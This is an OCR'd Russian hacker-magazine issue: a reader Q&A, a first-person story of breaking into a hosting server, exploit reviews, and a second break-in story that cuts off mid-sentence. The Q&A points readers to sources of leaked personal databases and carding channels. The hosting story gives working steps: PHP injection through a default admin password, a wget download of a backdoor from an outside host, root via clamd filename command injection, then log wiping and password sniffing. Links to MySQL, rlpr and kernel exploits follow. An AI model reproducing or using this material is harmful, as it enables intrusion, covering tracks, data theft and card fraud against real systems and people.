A: Здесь: www.seniormag.com/compcorner/definitions/ext - есть обширный список файловых расширений, снабженный полезными линками на проги-открывашки файлов. Впрочем, не все здесь так прозрачно: сотни новых расширений появляются почти каждый день! Каждый кодер мнит себя Творцом и наделяет свой продукт уникальным extension'ом. Именно так сие зовется в английском и используется для поиска в Google: extension+.dic для случая с файлом-словарем.

Q: У соседа комп срубило вирусом Download.Ject. Как мне уберечься от беды?

A: Семь бед - один ответ: Windows Update. MS среагировал довольно оперативно, внедрив лекарство в пак апдейтов. Пока готовилось решение, юзерам предлагалось поднять уровень безопасности на максимальный. Делалось сие в настройках IE, чтобы запретить загрузку ActiveX-компонентов. Так что, господа, регулярно апдейтим систему и AV'еры. Довольно подробно проблема обрисована на www.bugtraq.ru (обозрение от 3 июля).

Q: Наш сервак похачили из-за бугра одни подонки. Как пробить, был это прокс или реальный IP?

A: Главный помощник здесь - собственная логика и различные whois-пробивалки, вроде ripn.net, ripe.net, arin.net. Обычно шапочного знакомства с врагом мало для взлома его сервера, так что, очевидно, ты в курсе, где географически находятся обидчики. Маловероятно, что жители Саратова поедут в Коннектикут, чтобы ломануть твою тему. Получается, американский адрес - скорее всего, подстава, заграничный прокс.

Q: Ты вот рассказывал, что базы (ГИБДД, телефоны, прописка...) можно качать из E-Donkey. Но там вечно никого нет с этим добром :(. Есть еще мазы, где бы подняться этим?

A: Главное, что добро есть у кого-то. Просто этот кто-то не очень стремится делиться имеющимся. Здесь может помочь личный контакт: как только появится юзер с нужной базой, мессагой попроси его расшарить добро по FTP или закачать к тебе. Успех зависит от редкости базы (ее вообще может не быть ни у кого из сетевиков) и твоей коммуникабельности. Я однажды накачал искомое, сделав перевод пары wmz'ов (webmoney.ru). Если же не хочется натирать мозоль со скачкой, довольно просто все заказать на bdsale.ru.

Q: Мне хочется подняться в кардинге. Поторговаться с другими братьями по оружию, найти качественного напарника или дропа. Все же знакомые каналы IRC позакрывали! Как мне отыскать новые?

A: Пока жадность не потеряла связи с умом, будут и кардеры. Один в поле не кардер, так что хакеры продолжают сбиваться в IRC-банды. Отыскать оные можно, задав команду /list в более-менее крупной сети. Вылетит список тысячи каналов, где надо будет искать кардеров по топику. Там будет вбито нечто стандартное по теме: carding, trading, CCs, drops, shells, bncs, paypal. Можно попытать счастья и ограниченным list'ом /list *cc* - выйдут все каналы, названные по теме CC (credit cards). Также сработает и /list *card*. Мне в поиске часто помогает www.searchirc.com и irc.netsplit.de. Там можно искать нужные каналы и нужных людей (вторых можно легко найти на первых =)).

Master-lame-master

CENSORED

ШТУРМ ХОСТИНГА

По мнению скептиков, взламывать серверы хостинговых компаний не имеет смысла: за сетью следит команда профессиональных админов, которые регулярно устанавливают новые патчи на все работающие серверы, крутятся в security-тусовке и имеют богатый опыт работы с unix-системами. Даже если кому-то удастся поломать один из серверов, угрозу быстро ликвидируют и ничего серьезного взломщик не добьется. Но это стереотипные соображения, на практике же все оказывается совсем не так.

ИСТОРИИ РЕАЛЬНЫХ ВЗЛОМОВ

ЕЖЕДНЕВНЫЕ НОВОСТИ

Я проснулся в хорошем настроении. За окном была типичная весенняя погода: светило яркое солнце, по голубому небу быстро неслись кучерявые облака, больше походящие на куски ваты, а нежные, недавно появившиеся листья на деревьях приятно шелестели, отвечая легкому южному ветру. Удивительно - в голове было полным-полно приятных мыслей и не было даже намека на последствия от выпитых вчера с друзьями пяти литров пива. Постоянно вертелась только одна мысль - нужно было как можно скорее найти хороший новостной движок для сайта, ведь я вчера пообещал в пьяном угаре одному хорошему виртуальному знакомому помочь с установкой скрипта на его web-портале. Недолго думая, наскоро позавтракав, я принялся насиловать Гугл. В ответ на глупый запрос, как и следовало ожидать, была получена масса не менее глупых ответов: "новости в мире порно", "как написать PHP-скрипт" и прочая ботва. Наконец, мой взор пал на многообещающую ссылку. Линк вел на сайт движка mnlxswnews, вид которого впечатлял - это было как раз то, что нужно. Я залил содержимое архивчика на FTP-сервер и, не читая README, стал править конфигурационные файлы.

Надо признать, к тому времени я все еще не отошел от бага в форуме Wtboard: мною было поломано шесть отборных серверов, на каждом из которых я получил полноценный рутшелл! Но я не об этом. В одном конфигурационном файле содержалась административная инфа. Как положено, движок снабжался скриптом admin.php, который позволял добавлять новости и модифицировать дизайн. А теперь угадай, какой пароль предлагалось установить по умолчанию. Правильно, "password". Это заставляло задуматься: на автопилоте я чуть сам не оставил дефолтовое значение переменной $password. А если вебмастер обделен серым веществом? Если он и понятия не имеет, что благодаря дефолтовому паролю почти любой может накосячить на его портале? На этих размышлениях инсталляция движка mnlxswnews была временно приостановлена...

ОПЯТЬ ХОСТИНГ?

Мне вновь захотелось горячего секса с Гуглом. На этот раз запрос выглядел в виде обычного слова "mnlxswnews". О, Господи! Сколько ссылок. Можно до вечера разгребать! Ткнув в середину страницы, я попал на сайт какой-то радиостанции. "Серебряный дождь", по-моему :). Я подправил концовку урла на admin.php, - как и ожидалось, мне встретилась симпатичная формочка с запросом админского пароля. К сожалению, "password" не прокатил. Видимо, админ не работает радиодиджеем по совместительству :). Новый линк - и снова прилетела птица Обломинго, пароль не прокатил. Я невольно задумался: что это, недоработка в одной версии или, может, все администраторы поумнели? Мысли вертелись в голове до тех пор, пока я не забрел на новостной скрипт российского фонда поддержки чего-то там.

Вообразив себя сетевым партизаном, я проверил главную страницу портала и обнаружил, что попал на хостинг. Руки невольно опустились - даже если пароль проканает, получить привилегии в системе будет трудным и бессмысленным делом. Однако что-то внутри подталкивало меня к решительным действиям.

Загрузив admin.php, я ввел стандартный пароль - и что ты думаешь? Ха! Эти лохи решили не менять его со стандартного "password"! Надо же: минуту назад я тупо браузил с виду защищенный движок, а теперь могу добавить собственную новость либо изменить параметры дизайна, сделав дефейс. Я попробовал на всякий случай работу скрипта

(вдруг это всего лишь жестокий фэйк?!), добавив краткую новость. Она сразу появилась на главной странице, и, чтобы не привлекать к себе внимание, я ее тут же удалил. Чудно, все работает как часы. Нужно идти дальше... Что можно сделать? Файл с новостями просто инклудился в главную страницу, поэтому ничто не мешало мне наколбасить PHP-код в качестве нового сообщения. Первая команда выглядела так: <?system(id);?>.

Ура! Все работает! Вместо текста последней новости web-браузер показал права текущего пользователя - к несчастью, uid был ненулевым :). Теперь, когда я научился выполнять на сервере команды, надо было загрузить туда какой-нибудь простенький бэкдор - например, bd.pl.

ПЕРВЫЕ ПРОБЛЕМЫ

Чтобы сделать это, надо было вызвать system() с параметром "wget host.ru/bd.pl -O /tmp/bd.pl". Именно в кавычках - без них программа не загрузится. После того как я написал верный код, символ кавычек был заэкранирован слэшем. Я подумал, что это случайность и на самом деле код не пострадал. Но скрипт никак не хотел выполнять команду (ничего удивительного: просто gpc_magic_quotes=on - прим. ред.). Сложные конструкции с обходом system() ни к чему не приводили. Это казалось странным, ведь id без кавычек выполнялся на ура...

Прошло полчаса. Я все еще пытался наколбасить хороший код, но все усилия были тщетны. Тесты на локальном хосте также не привели ни к чему хорошему. Я разочаровался до такой степени, что уже хотел посрочно забивать бэкдор в файл :).


И тут меня озарило. Помимо добавления новости, администраторская панель снабжалась разделом изменения дизайна, а его я еще не щупал. Выбрав верхушку новостей, я увидел форму, похожую на поле для ввода новости. Однако кавычки уже не экранировались, это было естественно, ведь администратор мог вводить в этой форме html-текст. А чтобы он адекватно воспринимался, программистам пришлось ручками исправлять результат работы директивы magic_quotes. Запрос успешно выполнился, и бэкдор был загружен.


Думаю, не стоит напоминать команду для активизации bd.pl. Мы это уже проходили. Остановимся на моменте, когда я уже вошел в систему. Права были никудышными - обычный апачевый профиль. Uname -r тоже не сулил ничего хорошего - ответ показал, что на серваке стоял патч от grsecurity. Следовательно, все кернеловые эксплойты могли идти лесом. Смотри сам, все обстоятельства были не в мою пользу: пропатченное ядро, новая система, хостинговый сервер с бдящим админом. Но настоящие партизаны просто так не сдаются! :)

АНТИВИРУСНАЯ АТАКА


Да, система действительно была новой. Из активных процессов я узрел почтовик, самбу (интересно, зачем самба на хостинге?), апач и антивирус. Последний имел звучное имя clamd. Видимо, админ решил сэкономить на лицензиях и заюзать фриварный антивирус. Выполнив /usr/sbin/clamd -V, я узнал версию clamd. Ее счастливый номер равнялся 0.67. В моей памяти сразу всплыл текст, описывающий уязвимость в этом демоне.

Бьюсь об заклад, что ты не знаешь, к чему я клоню. Тем лучше, ты все поймешь после изучения моих действий. Пролистав /etc/clamav.conf, я проверил две важные опции. Во-первых, была заремена директива #User. Это означало, что вся рутинная работа по проверке файлов на вирусы ведется под рутом (это хорошо). Во-вторых, параметр VirusEvent имел вполне реальное значение. Демон честно сообщал админу, что в системе найден вирус. Мол, такой-то файл заражен такой-то венерической болезнью :). Все ничего, но имя файла может содержать почти все символы. Даже ";" и "|". Этим я и воспользовался. Чтобы демон запаниковал, мне нужно было подбросить ему паразита - искать и заливать вирь было в лом, поэтому я решил ограничиться тестовым вирусом, заголовком, который опознается всеми антивирусами как тестовая зараза. Я перешел в каталог /tmp и удостоверился, что могу создавать тут файлы. Затем поступила команда echo "X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*" > ./trojan.exe. По всем понятиям, любой анти-


Досадное экранирование


Список процессов в удаленной системе

Поиск! Только поиск!


Первая неудачная попытка


Забавно, но в clamd v.0.67 переменную %f вообще убрали. Ибо нефиг :).



Написать HTTP-брутфорс на админку Web-скрипта очень просто. Достаточно знать только пароль. Фантазия админов бывает скудной, поэтому перебрать нужное слово можно за несколько часов.

ЧТО ПОМОГЛО МНЕ ПРИ ВЗЛОМЕ?

1. Я знал матчасть. Увидев старую версию clamd, я быстро и красиво проэксплуатировал систему.

2. Иногда полезно помогать товарищам. В процессе настройки какого-нибудь экзотического скрипта можно придумать новые способы удаленного взлома.

3. Я не забываю чистить все логи после своего пребывания, а также заботиться о том, чтобы кривое письмо не попало в почтовый ящик админа.


Шпионская вставка в код новостей

```
$ cat /etc/clamav.conf | grep Event
VirusEvent /bin/echo "Virus: %f %v" | mail -s "VIRUS ALERT" root
$ cd /tmp
$ cat > /tmp/exec << EOF
> /bin/chown root:root /tmp/test
> /bin/chmod +s /tmp/test
> EOF
$ cat /tmp/test
cat: /tmp/test: No such file or directory
$ cat /tmp/exec
/bin/chown root:root /tmp/test
/bin/chmod +s /tmp/test
$ wget hack04.narod.ru/test.tgz
--13:07:25--  http://hack04.narod.ru/test.tgz
           => `test.tgz'
```

Подготовим нужные файлы

вирус должен заругаться на присутствие заразы (пусть и безобидной). Но имя trojan.exe меня несколько не устраивало. Нужно было придумать что-нибудь этакое с символом ";", дабы выполнить нужную последовательность команд с рутовыми правами. Реальное западло тут было в том, что нельзя использовать backslash в названии файла (странно, если бы было иначе :) - прим. ред.). Иными словами, невозможно было указать путь к файлу и запустить его. По крайней мере, так показалось на первый взгляд ;).

КРАСИВОЕ РЕШЕНИЕ

Давай подумаем, что было мне нужно. Во-первых, рутовые права поднимались не для ламерских "rm -rf /" и даже не для "id; uname -a" :). Я должен был каким-то образом активировать самопальный бэкдор, изменяющий uid и gid, а затем запускающий интерпретатор. Решение было красивым, но пришло в голову не сразу.

Изначально необходимо состряпать и скомпилировать бинарник. Его код не раз приводился на страницах этого журнала, поэтому повторяться не буду - рой старые номера Х. При выполнении команды gcc test.c -o test я жестоко обломался. На сервере не было компилятора gcc :). Да, действительно, какой здравый админ поставит компилятор на хостинговый сервер. Но совместимость бинарного формата никто не отменял, поэтому я собрал исходник на собственном сервере, а затем аккуратно перенес его, скачав wget'ом. Выполнив chmod +x test; ldd ./test, я лишний раз убедился - все действительно работает как надо.

Я уже сказал, что в названии файла не должно быть бэкслэшей. Поэтому все команды с символами "/" я решил набить в отдельный sh-скрипт. Этот файл получил название /tmp/exec и выглядел следующим образом:

```
#!/bin/sh
chown root:root /tmp/test
chmod +s /tmp/test
```

Настало время подумать над названием файла. Каким-то образом мне надо было заставить уязвимый демон запустить /tmp/exec, который установит суид-бит на бэкдор. Обратиться к программе вполне реально. Зная, что clamd работает в корневом каталоге, я выполнил следующую команду:

```
mv trojan.exe '; cd tmp; export PATH=`pwd`; exec'
```

Думаю, тут все понятно. Если такая конструкция попадает в system(), демон переходит в каталог /tmp. Затем обнулится переменная окружения PATH и примет значение текущего каталога (благодаря интерполяции значения, возвращенного pwd). И финальным штрихом будет запуск exec как бинарника, найденного в /tmp. Осталось лишь модифицировать /tmp/exec на предмет абсолютных путей к chmod и chown (в противном случае программы не обнаружатся системой) и ждать сканирования.

ПОВЕРЖЕННЫЙ СЕРВЕР

Я знал, что сканирование файловой системы начнется в полночь. Да, директория /etc/cron.daily была недоступна для чтения, но в свое время я игрался с clamd, поэтому понимал смысл дефолтовых крон-сценариев. В данный момент на хостинге часики спешили на два часа. Можно было сделать вывод, что скан произойдет через 40 минут, - было время, чтобы выпить бутылку пива и спокойно посмотреть футбол. Ведь все файлы созданы как надо, механизм отлажен... Стоп! Вот я авдот, совсем забыл поставить +x на /tmp/exec :). Сделав это, я удалился с шелла. Спустя 45 минут я посмотрел в /tmp и обнаружил... суидный /tmp/test! Все сработало! Clamd действительно уязвим, а механизм атаки выполнился, как и планировалось.


В процессе удаления подставных файлов и логов от clamd я вспомнил о том, что файлик /var/spool/mail/root необходимо пофиксить, дабы админ не прочитал кривое сообщение от сервиса. После удаления почтовая база восстановилась командой touch. Как будто ничего и не пропало. На хостинговом сервере я продержался неделю. Но это была хорошая неделя. За семь дней я постиг секреты слежения за админом, узнал о переписках клиентов, а также отснифал пароли на некоторые приватные ресурсы ;). Но это уже совсем другая история...

> Я знал, что сканирование файловой системы начнется в полночь.


ПЯТЬ СПОСОБОВ СКОМПРОМЕТИРОВАТЬ СИСТЕМУ

Предлагаю пять способов для скептиков, которые не знают, что из-за человеческого фактора любую систему можно порутать:

1. Ищи бажные сервисы. Часто они мелькают в ps ax, иногда зарыты в xinetd. Иногда вообще не запущены. Это основной источник локальных привилегий.
2. Изучай повадки администратора. Напиши ему письмо от антивируса. Якобы в /tmp/report содержится отчет, который надо посмотреть. Запустив его, админ может невольно засуидить бэкдор.
3. Используй скрипты. Как-то я придумал штуку с подставным /bin/su, который благодаря alias запускался из каталога ~user/.tmp и запоминал рутовый пароль. Если ты читаешь серию взломов, то, наверное, знаешь об этой подставе.
4. Ищи правду в .bash_history. Не секрет, что админы часто ошибаются и оставляют пароли в своей истории. Если ты имеешь привилегии юзера, под которым логинится администратор, - ищи правду в истории его команд.
5. Расшифровывай парольные хэши. На некоторых серверах, а особенно на хостинговых, находятся файлы .htpasswd, содержащие DES/MD5 хэши. При удачных обстоятельствах пароль может совпадать с системным.




На компакте ты найдешь бажный новостной скрипт для бдительного изучения (может, еще какие-нибудь баги найдешь), свежий дистрибутив clamd, а также потрясный видеоурок, дублирующий описываемый взлом.



Читай багтрак на www.xakep.ru, www.securitylab.ru, www.security.nnov.ru и всегда будешь знать обо всех уязвимостях.



Не стоит забывать, что данная статья дана лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.



```
$ cat exec
/bin/chown root:root /tmp/test
/bin/chmod +s /tmp/test
$ ls -la
drwxrwxrwt   2 root   root      256  19 13:09 .
drwxr-xr-x  18 root   root      432  18 22:02 ..
-rwxr--r--   1 root   root    26112  30 05:40
-rwxr-xr-x   1 root   root       61  19 13:08 blah
-rwxr-xr-x   1 nobody nobody     69  18 21:17 ; cd tmp; export PATH=`pwd`; ex
ec
-rwxr-xr-x   1 root   root       55  19 13:06 exec
-rwxr-xr-x   1 root   root   375276  19 13:08 test
-rwxr--r--   1 root   root   873984  29 03:48
$ cat \;\ cd\ tmp\;\ export\ PATH=\`pwd\`\;\ exec
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
$ ls -la test
-rwsr-sr-x   1 root root 375276  19 13:08 test
$ ./test
```

Рутовый шелл без больших усилий

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



MYSQL 4.1.3/5.0 EXPLOIT

ОПИСАНИЕ:

В начале июля в багтраке появилась новость об уязвимости в MySQL версии 4.1 и 5.0. Любой желающий может работать с демоном, даже не зная пароля. Это происходит, если злоумышленник посылает серверу хитрый авторизационный запрос. Бажная функция check_scramble_323() сравнивает переданный пароль с известным значением, но, благодаря кривому запросу, сравнение происходит со строкой нулевой длины и завершается успехом. Эксплойт выложен в виде пропатченного mySQL-клиента. Чтобы похачить mysqld, необходимо запустить его с параметром -p и передать любой пароль. Если сервер уязвим, клиент легко к нему приконнектится.

ЗАЩИТА:

Никаких патчей против злого бага не выкладывалось. Ключевым решением проблемы является переустановка сервера mysql до стабильной версии 4.1.4 либо финального билда 5.0. Впрочем, баг свежий, поэтому скоро появятся специальные фиксы для старых версий, исправляющие код демона.

ССЫЛКИ:


Эксплойт предлагается в виде бинарного файла mysql.exe под Win32 (www.xakep.ru/post/23047/mysql_exploit.zip). В качестве сканера уязвимости можно использовать перловый сценарий (www.securitylab.ru/_Exploits/2004/07/mysql.pl.txt), который определит, уязвим ли сервер.

ЗЛОКЛЮЧЕНИЕ:

Баг в MySQL довольно интересен. Помимо свободного коннекта, есть вероятность выполнения произвольного кода на сервере, правда, эксплойт для таких целей пока не выложен, но это вопрос времени.

GREETS:

Брешь в сервисе обнаружена компанией NgsSoftware, а точнее, чуваком Chris Anley (chris@ngssoftware.com). Эксплойт написали мемберы российской хак-группы RusH (http://rush.void.ru).



Коннект без пароля

REMOTE ROOT RLPR EXPLOIT

ОПИСАНИЕ:

Многие компании пользуются удаленными службами печати. Например, утилитой rlpr, которая служит для организации печати без участия /etc/termcap. В этом проекте была найдена критическая уязвимость, позволяющая получить дополнительные привилегии. Злоумышленник способен переполнить буфер в участке кода, отвечающего за логирование данных (функция msg()). Последствия такого переполнения, думаю, тебе известны: либо локальный рут, либо удаленные права хозяина процесса rlpr. Эксплойт написан на Python, поэтому если хочешь проверить дырявость сервиса, позаботься о наличии интерпретатора.

ЗАЩИТА:

К сожалению, я не нашел патчей и свежих версий rlpr, поэтому рекомендую грамотно настроить файрвол либо найти альтернативный софт для организации удаленной печати.

ССЫЛКИ:


Сливай эксплоит по адресу www1.xakep.ru/post/22816/exploit.txt. Исчерпывающую информацию об уязвимости можно найти здесь: www1.xakep.ru/post/22816/default.asp.

ЗЛОКЛЮЧЕНИЕ:

Несомненно, админы, которые не фильтруют подключения к своим серверам, подвергнутся атакам хакеров. Всем бдительным сисадминам рекомендуется задуматься над вопросом: вдруг какой-нибудь сотрудник компании читает «Х» и любит побаловаться эксплойтами? ;)

GREETS:

Дружно снимаем шапки перед хакером jaguar (jaguar@felinemenace.org). Именно он открыл баг и написал эксплойт к rlpr.



Красочный код эксплойта

LINUX KERNEL 2.4.X-2.6.X LOCAL DOS EXPLOIT

ОПИСАНИЕ:

В очередной раз слажали производители Linux: недавно хакеры нашли довольно серьезный баг в свежем ядре 2.6.7 и всей ветке 2.4. Баг заключается в переполнении буфера при выполнении операции с плавающей точкой, что может привести как к DoS, так и к повышению привилегий. На данный момент любой злоумышленник может скачать сплоит и протестить его на пингвине: если система уязвима, машина просто намертво повиснет. Я ограничился тестом на локальной системе и убедился, что эксплойт работает как надо.

ЗАЩИТА:

Защититься от хакерских нападений можно путем накладки специальных патчей (ftp.kernel.org) либо установкой свежего ядра. В любом случае, баг является локальным, поэтому для desktop-систем в ряде случаев не представляет серьезной опасности.

ССЫЛКИ:


Скачать эксплойт можно здесь: www1.xakep.ru/post/22803/exploit.txt, а исчерпывающий мануал от специалистов SuSE ты найдешь тут: www.security.nnov.ru/search/document.asp?docid=6363.

ЗЛОКЛЮЧЕНИЕ:

Возможно, что данный баг - лишь верхушка айсберга. Вскоре появятся эксплойты, позволяющие не только подвесить систему, но и поиметь рутовые права. Вспомни, что проблема с ptrace() также начиналась с простой DoS-атаки.

GREETS:

Эксплойт написал хакер с ником stian (stian@nixia.no). В исходном коде говорится, что ему помогал некий lorenzo с элитным e-mail lorenzo@gnu.org.



3.14 zDoS ядру!

Вася Иванов

CENSORED



TERRORISTS WIN!

Однажды вечером не самого удачного дня я сел за комп и по привычке запустил CS. Знаешь, когда становится хреново, нет ничего лучше, чем убить пару десятков сетевых отморозков: это очень поднимает настроение и, как утверждает доктор Майоров, снимает стресс. Однако и на виртуальном фронте мне сегодня не везло. Не набрав ни одного фрага, я вскоре свалил под язвительные замечания игровых оппонентов со стойким желанием вернуться и отомстить обидчикам :).

ВЗЛОМ ПОПУЛЯРНОГО ИГРОВОГО СЕРВЕРА

ДОИГРАЛИСЬ

Я сразу приступил к активным действиям. Первым делом я просканировал nmap'ом (www.insecure.org/nmap/) игровой сервер на открытые порты в поисках уязвимых сервисов. Для экономии времени я запустил nmap с флагом -p 21,22,23,25,53,80,110,143,443,3306. Немного подумав, сканер выдал такую информацию:

```
21/tcp open ftp ProFTPD 1.2.8
25/tcp open smtp Sendmail 8.12.8/8.12.8
22/tcp open ssh OpenSSH 3.5p1 (protocol 1.99)
80/tcp open http Apache httpd 1.3.28 ((Unix) PHP/4.3.4)
3306/tcp open mysql MySQL (unauthorized)
```

OS Fingerprint говорил, что на удаленной тачке стоит Linux 2.4.X - 2.5.20. У меня загорелись глаза! В ProFTPD недавно обнаружили уязвимость. Есть много публичных эксплойтов, да и у меня самого был приватный сплойт, который выдавал рутовый шелл с первой попытки. Я попытался анонимно войти в систему (для успешной работы эксплойта необходимо было войти в систему и иметь права на запись), но сделать этого не удалось. Срочно нужен был аккаунт на сервере. Я покопался в архиве своих шеллов и нашел довольно быструю машину, затем залил туда многопотоковый фтп-брутфорс с большим словарем, надеясь, что удастся подобрать пароль. Но нужно было знать и имя учетной записи для брута. Версия sendmail'а, самого дырявого MTA, также очень обрадовала. При получении хоть какого-то локального доступа можно было взять рута через уязвимость в smtp-сервисе. POP3-сервис отсутствовал. Админ, наверное, следит за выходом новых версий программного обеспечения: версии апача и PHP были самыми последними.


PHPINFO() В ПОМОЩЬ

Нужно было что-то делать, поскольку двигаться дальше я не мог - не было локального доступа. Я решил побраузить сайт на cgi-дырки. Через некоторое время я нашел sql-injection-уязвимость, но движок был самописным, поэтому использовать этот баг было довольно сложно. Я стал подставлять разные sql-команды, но ничего не выходило, я ведь даже не знал названий таблиц, в которых может храниться какая-нибудь информация. Думая о том, как бы получить шелл или хоть что-нибудь полезное через инъекцию sql-кода, я заметил скрипт голосования. Он мне показался очень знакомым. Выяснилось, что это pollphp. В голове сразу всплыла статья о какой-то уязвимости в этом скрипте, которую я совсем недавно читал. Этой уязвимостью оказалось раскрытие информации через функцию phpinfo(). Но какую информацию давал этот скрипт! Я открыл в браузере страницу /pollphp/misc/info.php и сразу после этого получил кучу достоверных сведений о системе. Ядро было 2.4.20, а это означало, что рута взять будет довольно просто, но, опять-таки, имея локальный доступ.

Теперь у меня было имя пользователя, с которым можно было попытаться войти в систему. FTP-брутфорс был запущен. Одновременно с этим я продолжал искать уязвимости в движке web-сайта. И тут я вспомнил, что это игровой сервер, а значит, на нем должен быть демон Counter-strike, про который я совсем забыл.

ИГРЫ - ОПАСНАЯ ШТУКА

Для начала я решил проверить, уязвим ли этот сервер. Скачав m00-HL-DoS.exe, который написали наши соотечественники из m00 security, я ввел имя сервера, и программа выдала: «The remote server is vulnerable!». Радости не было предела! Надо было



